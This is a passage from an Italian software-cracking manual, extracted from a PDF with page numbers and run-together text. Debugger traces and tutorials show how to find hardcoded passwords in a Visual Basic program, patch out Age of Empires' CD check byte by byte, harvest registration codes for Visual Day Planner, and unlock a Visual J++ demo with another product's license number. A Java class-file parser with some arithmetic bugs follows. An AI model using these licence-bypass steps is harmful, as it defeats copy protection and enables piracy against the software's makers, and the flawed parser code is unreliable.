    +---------------------------------------------------+ | V :004949C0 55 pushebp :004949C1 8BEC mov ebp, esp :004949C3 56 push esi :004949C4 57 push edi :004949C5 8B7D08 mov edi, dword ptr [ebp+08] :004949C8 FF750C push [ebp+0C] :004949CB 8BCF mov ecx, edi :004949CD E82FFEFFFF call 00494801 :004949D2 833F00 cmp dword ptr [edi], 00000000 :004949D5 8BF0 mov esi, eax :004949D7 7428 je 00494A01 :004949D9 56 push esi * Reference To: USER32.GetWindowTextLengthA, Ord:0140h | :004949DA FF15F4564B00 Call dword ptr [004B56F4] :004949E0 8D4801 lea ecx, dword ptr [eax+01] :004949E3 51 push ecx :004949E4 8B4D10 mov ecx, dword ptr [ebp+10] :004949E7 50 push eax :004949E8 E8469DFFFF call 0048E733 :004949ED 50 push eax :004949EE 56 push esi * Reference To: USER32.GetWindowTextA, Ord:013Fh | | | BREAKPOINT ON GETWINDOWTEXTA !!! V BP*:004949EF call USER32.GetWindowTextA :004949F5 mov ecx, dword ptr [ebp+10] Address: 01ABD7FC is Not in a Loaded Module. char[010]:"9999999999" DWORD:39393939, WORD:3939, BYTE:39 :004949F8 push FFFFFFFF ------------------------------------------------+ :004949FA call ECPRO.0048E70B | | | +---------------+ | V | -------------ALTRA FUNZIONE :0048E70B push esi | :0048E70C mov esi, ecx | :0048E70E call ECPRO.0048E275 | BP*:0048E713 mov eax, dword ptr [esp+08] <------------------------------- + [esp+00000000] - 00000430 0... | [esp+00000004] - 004949ff .II. | [esp+00000008] - ffffffff .... <--+ ^ :0048E717 cmp eax, FFFFFFFF <-------------YES------------+ :0048E71A jne 0048E724 :0048E71C push dword ptr [esi] [esi+00000000] - 01abd7fc .... | Address: 01ABD7FC char[010]:"9999999999" DWORD:39393939, WORD:3939, BYTE:39 :0048E71E call KERNEL32.lstrlen API int Arg00 = lstrlen(Arg01) API Address=0048E71E, API Return Address=0048E724
  • 414.
    +-- Arg01 =(LPTSTR) 01abd7fc -> "9999999999" CALL | +-> RESULT for API lstrlen Arg00 = (int) 0000000a (10 == LEN di 9999999999) :0048E724 mov ecx, dword ptr [esi] [ecx+00000000] - 39393939 9999 [ecx+00000004] - 39393939 9999 [ecx+00000008] - 00003939 99.. :0048E726 mov dword ptr [ecx-08], eax eax=0000000a [ecx-00000008] - 0000000a .... [ecx-00000004] - 0000000a .... [ecx+00000000] - 39393939 9999 [ecx+00000004] - 39393939 9999 [ecx+00000008] - 00003939 99.. :0048E729 mov ecx, dword ptr [esi] :0048E72B 5E pop esi :0048E72C 80240800 and byte ptr [eax+ecx], 00 :0048E730 C20400 ret 0004 ------------RITORNO A CHIAMANTE | | RETURN V BP*:004949FF jmp ECPRO.00494A0C ---------------------+ :00494A01 mov eax, dword ptr [ebp+10] | :00494A04 push dword ptr [eax] | :00494A06 push esi | JUMP :00494A07 call ECPRO.00492EEF | :00494A0C pop edi <------------------------------+ :00494A0D pop esi :00494A0E pop ebp :00494A0F ret 000C STATUS PRIMA DEL RETURN DEI REGISTRI -------------------------------------- EIP=00494A0F eax=0000000a ebx=00000001 ecx=01abd7fc edx=80008d50 esi=0082f964 edi=0082f3f0 EBP=0082F41C ESP=0082F3C0 STATUS STACK STATUS ECX [esp+00000000] - 0042dc78 x.B. [ecx+00000000] - 39393939 9999 [esp+00000004] - 0082f3f0 .... [ecx+00000000] - 39393939 9999 [esp+00000008] - 000003e9 .... [ecx+00000008] - 00003939 99.. [esp+0000000C] - 0082f964 d... [esp+00000010] - 0070050c ..p. [esp+00000014] - 0082f900 .... ESEMPIO CON MACCHINA VIRTUALE VISUAL BASIC In molti punti di questo volume si è trattato l’argomento relativo ai programmi che utilizzano la libreria di run time di Visual Basic 6.0. In questo caso i breakpoint dovrebbero essere settati sulle funzioni di questa. Come è stato detto alla fine del tutto anche questa libreria si aggancia alle funzioni di user32.dll ecc. per cui nella peggire delle ipotesi si potrebbero importare queste dll e settare i breakpoint sulle sue funzioni, ma sicuramente questo complicherebbe la vita. Spesso si cercano subito le ipotesi più complicate scartando quelle più ovvie e questo molte volte è un errore.
  • 415.
    VB 6.0 possiedefunzioni per il trattamento, compresa la comparazione, di stringhe. Questo per dire che inizialmente si potrebbe tentare di piazzare breakpoint su queste. Il seguente esempio mostra un caso che è possibile risolvere cercando queste funzioni di comparazione. Caricato il programma con WDASM si cercano le funzioni di comparazione stringhe in prossimità a qualche funzione che serve all’input del valore. Cerchiamo MSVBVM60.rtcInputBox Esiste in due punti ma vicino al primo esiste anche una chiamata ad una funzione di comparazione stringhe. * Reference To: MSVBVM60.rtcInputBox, Ord:0254h | :00446FC1 FF15D0104000 Call dword ptr [004010D0] :00446FC7 8BD0 mov edx, eax :00446FC9 8D4DE8 lea ecx, dword ptr [ebp-18] * Reference To: MSVBVM60.__vbaStrMove, Ord:0000h | :00446FCC FF15B8124000 Call dword ptr [004012B8] ................... * Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h | :00447008 8B3544114000 mov esi, dword ptr [00401144] :0044700E 83C420 add esp, 00000020 :00447011 51 push ecx :00447012 6840284100 push 00412840 :00447017 FFD6 call esi ; QUESTA E’ LA CHIAMATA a vbaStrCmp :00447019 85C0 test eax, eax :0044701B 0F8462040000 je 00447483 Le due stringhe da comparare sono piazzate nello stack prima della chiamata. Andando ad analizzare ESP+20 (add esp, 0000020) troviamo le stringa che abbiamo inserito come password. 00412840 è l’indirizzo della seconda stringa da comparare. In WDASM esistono UA1 e UA2 che permettono di specificare degli indirizzi utente. Specificando questo indirizzo e guardando nell’apposita finestrlla il valore puntato vediamo : Address: 00412840 is in Module: xxxxxxxx.EXE char[000]:"86911260" Senza andare a creare patch riavviamo il programma e proviamo a specificare come password il 86911260 Miracle ! Era proprio lei (o lui ... il codice). Questo è un caso in cui se fossimo andati a cercare altro avremmo solo perso tempo.
  • 416.
    ESEMPIO CON IGIOCHI BASATI SULLA PRESENZA CD I TOOLS necessari sono SoftIce 3.24 e HIEW 5.92. Il gioco in questione possiede una protezione cd check ovvero quel tipo che va a vedere se il CD è inserito correttamente ogni volta che viene lanciato. Prima di inziare ad usare SoftIce è necessario fare qualche modifica a WINICE.DAT. Cancelliamo i REM davanti alle EXP relative a USER32, GDI32, KERNEL32. A questo punto SoftIce importerà le funzioni di queste DLL. Lanciamo ora SoftIce aprendo Empires.exe (avrete capito che mi riferisco ad Age of Empires di Microsoft). Usiamo per leggerlo la seuqenza di opzione di loader32 Modules->Load. Settiamo un breakpoint non appena la finestra di SoftIce compare sulla funzione GetDriveTypeA (ritorna eax=5 se c’è il CDROM,eax=3 se HDD) Il breakpoint viene settato con : bpx getdrivetypea Ripeto per l’ennesima volta che l’ultima lettera A della funzione indica che ci riferiamo alla fnzione a 32 bits. GetDriveType si riferirebbe a quella a 16 bits. Premiamo CONTROL-D per riattivare il gioco ed avanzare nella sua esecuzione. Se dovesse comparire nuovamente SoftIce ignoratelo fino al momento in cui si arriva al menu. Arrivati a questo selezionate SINGLE PLAYER e se tutto è stato eseguito in modo corretto SoftIce mostrerà nuovamente la sua finestra. Quando verrà ativato il Breakpoint premete F11 in modo da eseguirla e ritornare al punto dove è stata chiamata. A questo punto siamo dove GetDriveTypeA è stato lanciato. Guardatevi un po intorno (CONTROL-(,CONTROL-() sino a vedre qualche cosa di simile. :004D65F6 Call [Kernel32!GetDriveTypeA] -> Chiama la funzione :004D65FC cmp eax, 00000005 -> If CDROM - :004D65FF je 004D6605 -> jump a ... :004D6601 xor eax, eax -> if not : eax=0 .. :004D6603 jmp 004D6658 -> ... e ritorna. :004D6605 lea eax, dword ptr [esp+0000011C] -> Volume-check ... :004D660C push 00000100 :004D6611 lea ecx, dword ptr [esp+1C] :004D6615 push eax :004D6616 lea edx, dword ptr [esp+1C] :004D661A push ecx :004D661B lea eax, dword ptr [esp+1C] :004D661F push edx :004D6620 lea ecx, dword ptr [esp+2C] :004D6624 push eax :004D6625 push 00000100 :004D662A push ecx :004D662B push edi :004D662C Call [Kernel32!GetVolumeInformationA] -> Volume-check :004D6632 test eax, eax -> è un CD-ROM nel drive ? :004D6634 mov eax, 00000000 -> eax=0 :004D6639 je 004D6658 -> no ! return con eax=0 ! :004D663B mov eax, dword ptr [esi+0C] :004D663E lea ecx, dword ptr [esp+1C] -> ecx = CD-ROM label :004D6642 add eax, 000002FD -> eax = Label (AOE) :004D6647 push eax
  • 417.
    :004D6648 push ecx :004D6649call 00533C50 -> interessante :004D664E add esp, 00000008 :004D664F cmp eax, 00000001 -> se eax=1 ... setta register flags :004D6654 sbb eax, eax -> eax=eax-(eax+c) :004D6656 neg eax -> 'invert' eax :004D6658 pop ebp :004D6659 pop edi :004D665A pop esi :004D665B pop ebx :004D665C add esp, 0000020C :004D6662 ret 0004 -> ... return Diamo un occhiata alla calla marcata come interessante (solo la parte finale). :00533C50 55 push ebp :00533C51 8BEC mov ebp, esp :00533C53 57 push edi :00533C54 56 push esi :00533C55 53 push ebx :00533C56 8B750C mov esi, dword ptr [ebp+0C] :00533C59 8B7D08 mov edi, dword ptr [ebp+08] :00533C5C 8D05D08E5600 lea eax, dword ptr [00568ED0] :00533C62 83780800 cmp dword ptr [eax+08], 00000000 :00533C66 753B jne 00533CA3 :00533C68 B0FF mov al, FF :00533C6A 8BC0 mov eax, eax ... :00533CC6 E845070000 call 00534410 :00533CCB 83C404 add esp, 00000004 :00533CCE 38C3 cmp bl, al :00533CD0 74DA je 00533CAC :00533CD2 1BC0 sbb eax, eax :00533CD4 83D8FF sbb eax, FFFFFFFF :00533CD7 5B pop ebx :00533CD8 5E pop esi :00533CD9 5F pop edi :00533CDA C9 leave :00533CDB C3 ret La funzione è complicata ma a noi non interessa sapere come funziona ma solo capire che cosa fa modificando qualche variabile e flag. Seguendo questa procedura s arriva a capire che la funzione ritorna 1 o FFFFFFFF se è stato inserito un CD non valido. A questo punto possiamo affermare che questa funzione deve ritornare 0 se il CD corretto è stato inserito. Prima di ritornare dalla funzione inseriamo in EAX 0 e facciamo la prova. Digitiamo : r eax=0 e subito CONTROL D per proseguire. La cosa funziona. Ma prima di cantare vittoria diamo un occhiata al codice immediatamente dopo al ritorno della funzione. :004D664E 83C408 add esp, 00000008 :004D6651 83F801 cmp eax, 00000001 -> if eax=1 . set Z ;or C if eax=0 :004D6654 1BC0 sbb eax, eax -> eax=1-1 => eax=0 :004D6656 F7D8 neg eax -> 'invert' eax => eax=0 :004D6658 5D pop ebp :004D6659 5F pop edi
  • 418.
    :004D665A 5E popesi :004D665B 5B pop ebx :004D665C 81C40C020000 add esp, 0000020C :004D6662 C20400 ret 0004 -> ... and return La cosa strana è che normalmente le funzioni indicano che qualche cosa è andata a male restituendo 0 ed invece 1 se tutto è OK. Proviamo a vedere cosa capita se la funzione ritorna con uno 0. :004D6651 cmp eax, 00000001 -> if eax=1 ... (set C=1) :004D6654 sbb eax, eax -> eax=eax-(eax+c) => eax=0-1=FFFFFFFF :004D6656 neg eax -> 'invert' eax => eax=1 A questo punto ci troviamo dinanzi a due vie per crackare il programma. Possiamo settare eax=1 in questa funzione oppure un eax=0 nella funzione chiamata. Potrebbe anche capitare che il gioco durante la sua esecuzione cerchi nuovamente di testare la protezione non passando da questa funzione. Considerando questo allora la cosa conveniente è quella di andare ad inserire mov eax, 0 nella funzione chiamata. Per fare questo tramite un HEX View andiamo a ricercare 8D05D08E560083780800. Posizionatevi sull’istruzione che deve essere sostituita mov esi,[ebp][0000C] Il codice dell’istruzione da inserire è : B800000000 al posto di quella appena vista. In questo caso non è stato necessario andare a ricercare funzioni strane per la serializzazione. Molti giochi utilizzano questo tipo di protezione. USARE SMARTCHECK Abbiamo visto parlando dei vari programmi di un altro prodotto NuMega. In alcuni casi, quando il programma è in visual Basic, può essere utile. Vediamo un esempio usando SmartCheck. Riferiamoci al programma Visual Day Planner 6.1 Eseguiamo SmartCheck e settiamo i parametri come si può vedere nell’immagine successiva. In pratica selezionando Program/Settings dovrete settare tutti i flag meno Report MouseMove. Dopo aver fatto questo settaggio tornate alla maschera di prima e selezionate le opzione avanzate e marcate le prime 4 voci mentre lasciate libere tutte le altre. Accettate la configurazione preendo OK. Se vi dovesse comparire il messaggio legato al fallimento delle API premete ACKNOWLEDGE. Ora fate partire con SmartCheck il programma e seguite le istruioni per effetture la registrazione. Inserite le voci "The Keyboard Caper" come NAME, "The Cracker" come COMAPNY
  • 419.
    e "12345" comeCODE. Premendo OK vi verrà fuori la finestra che vi comunica del fallimento dei dati inseriti. Andate ora nella finestra di SmartCheck chiamata Program Results Vedrete : + mnuCode_Click Premete sul + per espandere il braccio. Tracciate in basso fino a vedere + RegcodeForm.Show ed espandetelo anche questo premendo sul +. Scendete anvora fino a : + btnOK_Click o come al solito espandetelo. Andate in basso fino al secondo LCase$, sulla destra delle finestra dovreste vedere : String string = 0058A3D0 "12345" Questa è la locazione (0058A3D0) dove è registrato il codice, sbagliato in questo caso. Andate in basso sul LCase$ e vedrete altri LCase$ a seguito i quali mostrano altri codici di registrazione. Prendete quello che volete, ad esempio 3882D927-9Y78-29699. Provate ad inserirlo e vedrete che lo prende. QUANDO ABILITANDO IL CAMPO DEL SERIAL NUMBER SI RISOLVE Esistono versioni in cui la mancanza di numero seriale inserito nell’apposito spazio indica al setup che si tratta di una versione demo. In alcuni casi sarebbe possibile risolvere la cosa potendo inserire un numero di serie corretto dentro all’apposito spazio. Prendiamo l’esempio di una versione demo di Visual J++. La maschera che compare all’inizio si presenta con i campi relativi al serial number disabilitati. Mediante l’utilizzo di customizer è possibile abilitare tali campi. CUSTOMIZER permette di eseguire molte altre funzioni come ad esempio modificare il posizionamento degli oggetti, inviare messaggi specifici a ciascuno di questi e tante altre ancora. Quando viene selezionata un funzione in CUSTOMIZER compare un freccia come cursore che permette di selezionare a quale campo si riferisce la funzionalità stessa.
  • 420.
    Nel caso delVJ++ ho preso il numero di licenza di un altro pacchetto Microsoft il cui codice era 040-0923025 e l’ho inserito dopo aver abilitato all’input tali campi. Customizer è anche utile in quei casi in cui alcune funzioni sono state disabilitate rendendo gray l’opzione di menu. In latre parole in una versione dimostrativa potrebbero non avere inserito del dutto il codice relativo alla funzionalità mancante. In altri casi invece non è stata abilitata la voce di menu. In questo caso si potrebbe agire andando ad inserire una patch di codice. CUSTOMIZER facilita le cose perché permette di fare molte cose, compresa quella di inviare messaggi, senza dover ricorrere alla programmazione.
  • 421.
    3.1.1 JAVA ESCRITTURA MODULI PER LA RETE Come dicevo prima i programmi JAVA non possiedono un vero e proprio compilatore che traduce il programma in codice macchina. Questo favorisce la trasportabilità del software anche se complica la sua protezione. I files .CLASS mantengono al loro interno tutte le informazioni dalle quali è possibile risalire ai sorgenti. Il linguaggio Java e’ portabile in quanto il suo compilatore crea un file che contiene un pseudocodice che verra’ interpretato dalle varie macchine virtuali presenti nei vari ambienti. Qusto pseudocodice prende il nome di bytecode ed e’ contenuto nei vari file .class che compongono il programma. Il codice sorgente puo’ essere rappresentato da un unico file .java o da diversi file contenenti ciascuno le varie classi. Nel caso di un unico file .java il compilatore creera’ in vari file .class il cui nome derivera’ dal nome della classe. Il file contenente la classe principale dovra’ possedere il nome del file uguale a quello della classe. Nel caso in cui in un unico file java siano presenti piu’ classi almeno una, e non piu’ di una, dovra’ possedere l’attributo public. Il compilatore in pratica analizzera’ il sorgente e creera’ un file la cui struttura interna dovra’ essere compatibile con quella definita dalla SUN per il codice bytecode. Per discutere su tale formato presenteremo il codice di un programma .java che leggera’ il contenuto di un file .class e visualizzera’ le classi e le variabili in questo contenute. Il programma che ho scritto come esempio e’ una base per la scrittura di un decompilatore completo che per la sua lunghezza non puo’ essere trattato in queste pagine. I dati che formano tale struttura sono rappresentati, nelle specifiche SUN, da u1, u2, u4 che sono in pratica unisgned da 1 byte, unsigned da 2 bytes e unsigned da 4 bytes leggibili da file mediante i metodi, della classe RandomAccessFile, readUnsignedByte() readUnsignedShort() readInt() Vediamo subito la struttura. ClassFile { u4 magic; u2 minor_version; u2 major_version; u2 constant_pool_count; cp_info constant_pool[constant_pool_count-1]; u2 access_flags; u2 this_class; u2 super_class; u2 interfaces_count; u2 interfaces[interfaces_count]; u2 fields_count; field_info fields[fields_count]; u2 methods_count; method_info methods[methods_count]; u2 attributes_count; attribute_info attributes[attributes_count]; }
  • 422.
    Il significato deifari campi sono : unsigned 4 bytes magic number. Questo campo contiene la stringa rappresentata da numeri esadecimali 0xCA 0xFE 0xBA 0xBE in pratica CAFEBAE. Attenzione che CAFEBABE non sono caratteri ASCII ma i vari 4 numeri da 1 byte in formato esadecimale visti uno a fianco all'’altro come se fossero i caratteri di una stringa. Una volta aperto il file .class con la funzione RandomAccessFile() in = new RandomAccessFile(className, "r"); I due dati successivi costituiscono la parte minore e maggiore del numero di versione del compilatore. U2 minor_version e u2 major_version Un dato importantissimo e’ U2 ConstantPoolCount Il quale rappresenta il numero degli elementi nella tabella che andremo a creare. Dal file .class e’ possibile creare quella definita come constant pool table che altro non e’ che una tabella con tutti i dati, metodi, variabili di una classe. Per creare questa tabella ho creato una classe che contiene questi dati. Ogni volta che sara’ necessario creare un altro elemento di questa tabella verra creata una nuova istanza di questa classe, verranno assegnati i valori necessari (gli altri sono messi a 0 o a null) e poi verra’ aggiunta come successivo elemento di un vettore Vector. In seguito quando sara’ necessario reperire una stringa, ad esempio, in questa tabella, una volta ricavato il numero di posizionamento sara’ possibile estrarne il valore mediante il metodo elementAt() della classe Vector. Ad esempio la classe dei dati contiene un membro str destinato alla memorizzazione delle stinghe. Supponiamo di ricavare il valore di indice di una stringa con una lettura da file Int super_class = in.readUnsignedShort(); decompJavaData tmp = (decompJavaData) classTable.elementAt(super_class); … System.aout.print(tmp.str);
  • 423.
    // str e’il membro String nella classe decompJavaData … // quella che contiene i dati // usata un po a modo di struttura del C per la creazione della constant pool table Spesso per ricavare un dato, ad esempio il nome di una classe, e’ necessario leggere un dato che rappresenta l’ indirrizzo della stringa in questa tabella. Per prima cosa sara’ quindi necessario creare un vettore in cui verranno inseriti i dati letti. La prima passata servira’ appunto a questo scopo. Il programma e’ costituito da un gestore iniziale del layout che permettera’ di creare una maschera su cui sono posizionati il campo (TextField) da cui leggere il nome della classe da analizzare, da un pulsante per iniziare tale analisi e da un area di testo in cui verranno visualizzate le informazioni create dal metodo principale, quello che esegue l’ analisi chiamato readClass(). Vediamo subito tutto il codice in un sol colpo. Discuteremo dopo delle varie funzioni o metodi. Alcuni dati inseriti nella constant pool table (da adesso la chiamero’ CPT) hanno significati particolari. Tra questi valori ritroviamo : INFINITO POSITIVO = POS_INF (1.0f / 0.0f) INFINITO NEGATIVO = NEG_INF (-1.0f / 0.0f) NON UN NUMERO = NaN (Not a number) (0.0f / 0.0f) Il seguente programma, che ho scritto usando JAVA stesso, analizza i files .CLASS. DECOMPJAVA.JAVA import java.applet.*; import java.awt.*; import java.awt.event.*; import java.io.*; import java.net.*; import java.util.*; class decompJavaData { public String str; public int tag; public short u21, u22; public int u41, u42; public float f; public double d; public long l; public decompJavaData(int tag, short u21, short u22, int u41, int u42, String stringa, float f, double d, long l) { this.tag = tag; this.u21 = u21; this.u22 = u22; this.u41 = u41; this.u42 = u42; if(stringa != null) { this.str = new String(stringa); } else this.str = null;
  • 424.
    this.f = f; this.d= d; this.l = l; } } class decompJavaFrame extends Frame implements WindowListener, ActionListener { private TextArea textfield1; private Button leggi; private TextField classe; private Vector classTable; private RandomAccessFile in = null; private decompJavaData tmp; private String thisClassName; // Costanti final byte CONSTANT_Class = 7; final byte CONSTANT_Fieldref = 9; final byte CONSTANT_Methodref = 10; final byte CONSTANT_InterfaceMethodref = 11; final byte CONSTANT_String = 8; final byte CONSTANT_Integer = 3; final byte CONSTANT_Float = 4; final byte CONSTANT_Long = 5; final byte CONSTANT_Double = 6; final byte CONSTANT_NameAndType = 12; public static final byte CONSTANT_Utf8 = 1; private int numConstantPool; public String removeSlash(String stringa) { StringBuffer strBuf = new StringBuffer(); for(int idx=0;idx!=stringa.length();idx++) if(stringa.charAt(idx) == '/') strBuf.append('.'); else strBuf.append(stringa.charAt(idx)); return strBuf.toString(); } public decompJavaFrame() { super("javaDecompiler by F. Bernardotti"); setLayout(new BorderLayout()); Panel panel = new Panel(); Label lab = new Label("Nome classe :"); panel.add(lab); classe = new TextField("classe.class", 50); panel.add(classe); leggi = new Button("Leggi"); panel.add(leggi); add(panel, "North"); textfield1 = new TextArea(18, 50); add(textfield1, "South"); leggi.addActionListener(this); textfield1.setBackground(new Color(0,60,0)); textfield1.setForeground(new Color(0,255,0)); addWindowListener(this); } String extractClassName(String stringa)
  • 425.
    { int idx =stringa.length()-1; while(true) { if(stringa.charAt(idx) == '.') return stringa.substring(idx+1); if(idx == 0) return stringa; --idx; } } String analizeString(String stringa) { boolean flag = true; StringBuffer strBuf = new StringBuffer(); StringBuffer array = new StringBuffer(); StringBuffer type = new StringBuffer(); int idx=0; while(flag) { if(idx == stringa.length()) { flag = false; } else { switch(stringa.charAt(idx)) { case '[': array.append("[]"); break; case 'B': type.append("byte"); break; case 'C': type.append("char"); break; case 'D': type.append("double"); break; case 'F': type.append("float"); break; case 'I': type.append("int"); break; case 'J': type.append("long"); break; case 'S': type.append("short"); break; case 'Z': type.append("boolean"); break; case 'L': type.append(stringa.substring(1, stringa.length()- 1)); flag = false; break; } } ++idx; } strBuf.append(type.toString()); if(array.length() > 0) strBuf.append(array.toString());
  • 426.
    return (strBuf.toString()); } private StringanalizeMethods(String name, String arguments) { boolean flag = true; int numEle; StringBuffer strArg; StringBuffer strBuf = new StringBuffer(); StringBuffer strArg1 = new StringBuffer(); StringBuffer tmp2 = new StringBuffer(); StringBuffer tmp3 = new StringBuffer(); String tmp = new String(); int idx = 0; while(arguments.charAt(idx) != ')' && idx <= arguments.length()) strArg1.append(arguments.charAt(idx++)); ++idx; while(idx != arguments.length()) strBuf.append(arguments.charAt(idx++)); idx = 0; strArg = new StringBuffer(); while(flag) { switch(strBuf.charAt(idx)) { case '[': strArg.append("[]"); ++idx; break; case 'L': tmp = strBuf.toString(); tmp = tmp.substring(1); tmp = removeSlash(tmp); tmp = extractClassName(tmp); strArg.append(tmp); flag = false; break; case 'V': strArg.append("void"); flag = false; break; case 'B': strArg.append("byte"); flag = false; break; case 'C': strArg.append("char"); flag = false; break; case 'D': strArg.append("double"); flag = false; break; case 'F': strArg.append("float"); flag = false; break; case 'I': strArg.append("int"); flag = false; break; case 'J':
  • 427.
    strArg.append("long "); flag =false; break; case 'S': strArg.append("short"); flag = false; break; case 'Z': strArg.append("boolean "); flag = false; break; } } strArg.append(" "); if(name.equals("<init>") || name.equals("<clinit>")) strArg.append(thisClassName); else strArg.append(name); idx = 1; tmp = strArg1.toString(); strArg.append('('); numEle = 0; while(idx < tmp.length()) { switch(tmp.charAt(idx)) { case 'V': if(numEle > 0) strArg.append(", "); strArg.append("void "); break; case 'B': if(numEle > 0) strArg.append(", "); strArg.append("byte "); break; case 'C': if(numEle > 0) strArg.append(", "); strArg.append("char "); break; case 'D': if(numEle > 0) strArg.append(", "); strArg.append("double "); break; case 'F': if(numEle > 0) strArg.append(", "); strArg.append("float "); break; case 'I': if(numEle > 0) strArg.append(", "); strArg.append("int "); break; case 'J': if(numEle > 0) strArg.append(", "); strArg.append("long "); break; case 'S':
  • 428.
    if(numEle > 0) strArg.append(","); strArg.append("short "); break; case 'Z': if(numEle > 0) strArg.append(", "); strArg.append("long "); break; case 'L': if(numEle > 0) strArg.append(", "); ++idx; tmp2 = new StringBuffer(); while(true) { if(tmp.charAt(idx) == ';') break; tmp2.append(tmp.charAt(idx)); ++idx; } tmp3 = new StringBuffer(removeSlash(tmp2.toString())); strArg.append(extractClassName(tmp3.toString())); break; } ++numEle; ++idx; } strArg.append(")"); return (strArg.toString()); } public void readClass(String className) { char c; int byteRead; StringBuffer strBuf; URL tmpURL = null; String msg; String stringa; int value; int tag; short u21, u22; int u41, u42; float f; double d; long l; int attribute_name_index; int attribute_code_length; int name_index; int access_flag; int super_class; int this_class; int interfaces_count; int idx; int idx1; int idx2; int idx3; int name_at;
  • 429.
    int fields_count; int fields_access_flag; intdescriptor_index; int attribute_count; int attribute_length; int methods_count; int methods_access_flag; int length_attribute; int attribute_len; int source_file_index; String tmpStr; try { classTable = new Vector(); in = new RandomAccessFile(className, "r"); textfield1.append("n---------------------------------------------n"); textfield1.append("JAVADECOMPILER by F.BERNARDOTTIn"); textfield1.append("---------------------------------------------n"); textfield1.append("File name :" + className+"n"); in.skipBytes(8); } catch(MalformedURLException e) {} catch(FileNotFoundException e) {} catch(IOException e) {} textfield1.append("nCreating constant pool ...nn"); tmp = new decompJavaData(0, (short) 0, (short) 0, 0, 0, null, 0.0f , 0.0, 0L); // Una usata da JAVA VM classTable.addElement(tmp); // e una usata da me per far iniziare l' indice a 1 classTable.addElement(tmp); byteRead = 0; for(int index=1;index != numConstantPool;index++) { tag = u41 = u42 = 0; u21 = u22 = 0; stringa = null; f = 0.0f; d = 0.0; l = 0L; try { ++byteRead; tag = in.readUnsignedByte() & 0xff; switch(tag) { case CONSTANT_Class: byteRead += 2; // name_index u21 = (short) in.readUnsignedShort(); break; case CONSTANT_String: byteRead += 2; // name_index u21 = (short) in.readUnsignedShort(); break; case CONSTANT_NameAndType: case CONSTANT_Fieldref: case CONSTANT_Methodref:
  • 430.
    case CONSTANT_InterfaceMethodref: byteRead +=4; // Class index u21 = (short) in.readUnsignedShort(); // name_and_type u22 = (short) in.readUnsignedShort(); break; case CONSTANT_Integer: byteRead += 4; value = in.readUnsignedShort(); u41 = ((value << 16) + (short) in.readUnsignedShort()); break; case CONSTANT_Float: byteRead += 4; value = in.readUnsignedShort(); u41 = ((value << 16) + (short) in.readUnsignedShort()); if(u41 == 0x7f800000) // Positive infinity f = 1.0f/0.0f; else if(u41 == 0xff800000) // Negativi infinity f = -1.0f/0.0f; else if((u41 >= 0x7f800000 && u41 <= 0x7fffffff) ||(u41 >= 0xff800001 && u41 <= 0xffffffff)) // NaN (NotANumber) f = 0.0f/0.0f; else { int s = ((u41 >> 31) == 0) ? 1 : -1; int e = ((u41 >> 23) & 0xff); int m = (e == 0) ? (u41 & 0x7fffff) << 1 : (u41 & 0x7fffff) | 0x800000; f = (float)((float)s * (float) m * (2 ^ (e - 150))); } break; case CONSTANT_Long: byteRead += 8; u41 = in.readInt(); u42 = in.readInt(); l = ((long) u41 << 32) + u42; break; case CONSTANT_Double: byteRead += 8; u41 = in.readInt(); u42 = in.readInt(); l = ((long) u41 << 32) + u42; if(l == 0x7f80000000000000L) // Positive infinity d = 1.0/0.0; else if(l == 0xff80000000000000L) // Negative infinity d = -1.0/0.0; else if((l >= 0x7ff0000000000001L && l <= 0x7fffffffffffffffL ) ||(l >= 0xfff0000000000001L && l <= 0xffffffffffffffffL)) // NaN (NotANumber)
  • 431.
    d = 0.0/0.0; else{ long s = ((l >> 63) == 0) ? 1 : -1; long e = ((l >> 52) & 0x7ff); long m = (e == 0) ? (l & 0xffffffffffffL) << 1 : (l & 0xffffffffffffL) | 0x10000000000000L; d = (double)((double)s * (double) m * (2 ^ (e - 1075))); } break; case CONSTANT_Utf8: u21 = (short) in.readUnsignedShort(); byteRead += u21; strBuf = new StringBuffer(u21); for(idx=0;idx!=u21;idx++) { c = (char) in.readByte(); strBuf.append(c); } stringa = new String(strBuf.toString()); break; } } catch(IOException e) {} tmp = new decompJavaData(tag, u21, u22, u41, u42, stringa, f, d, l); classTable.addElement(tmp); } try { strBuf = new StringBuffer(); access_flag = in.readUnsignedShort(); if((access_flag & 0x0001) == 0x0001) strBuf.append("public "); if((access_flag & 0x0010) == 0x0010) strBuf.append("final "); if((access_flag & 0x0020) == 0x0020) strBuf.append("class "); if((access_flag & 0x0200) == 0x0200) strBuf.append("interface "); if((access_flag & 0x0400) == 0x0400) strBuf.append("abstract "); this_class = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(this_class); thisClassName = new String(tmp.str); strBuf.append(thisClassName); textfield1.append(strBuf.toString()); super_class = in.readUnsignedShort(); if(super_class != 0) { tmp = (decompJavaData) classTable.elementAt(super_class); textfield1.append(" extends "); tmpStr = removeSlash(tmp.str); textfield1.append(extractClassName(tmpStr)); } interfaces_count = in.readUnsignedShort(); if(interfaces_count != 0) { textfield1.append(" implements "); for(idx = 0; idx != interfaces_count;idx++) { name_at = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(name_at); if(idx > 0) {
  • 432.
    textfield1.append(", "); } tmpStr =removeSlash(tmp.str); textfield1.append(extractClassName(tmpStr)); } textfield1.append("n{n"); } textfield1.append("n// ---------------------n// Variable(s)n// ---------------------nn"); fields_count = in.readUnsignedShort(); if(fields_count > 0) { for(idx=0;idx!=fields_count;idx++) { fields_access_flag = in.readUnsignedShort(); textfield1.append("t"); if((fields_access_flag & 0x0001) == 0x0001) textfield1.append("public "); if((fields_access_flag & 0x0002) == 0x0002) textfield1.append("private "); if((fields_access_flag & 0x0004) == 0x0004) textfield1.append("protected "); if((fields_access_flag & 0x0008) == 0x0008) textfield1.append("static "); if((fields_access_flag & 0x0010) == 0x0010) textfield1.append("final "); if((fields_access_flag & 0x0040) == 0x00040) textfield1.append("volatile "); if((fields_access_flag & 0x0080) == 0x0080) textfield1.append("transient "); name_index = in.readUnsignedShort(); descriptor_index = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(descriptor_index+1); tmpStr = new String(removeSlash(analizeString(tmp.str))); textfield1.append(extractClassName(tmpStr)); tmp = (decompJavaData) classTable.elementAt(name_index+1); textfield1.append(" " + tmp.str+";"); attribute_count = in.readUnsignedShort(); if(attribute_count > 0) { for(idx1=0;idx1!=attribute_count;idx1++) { attribute_name_index = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(name_index); textfield1.append(tmp.str); 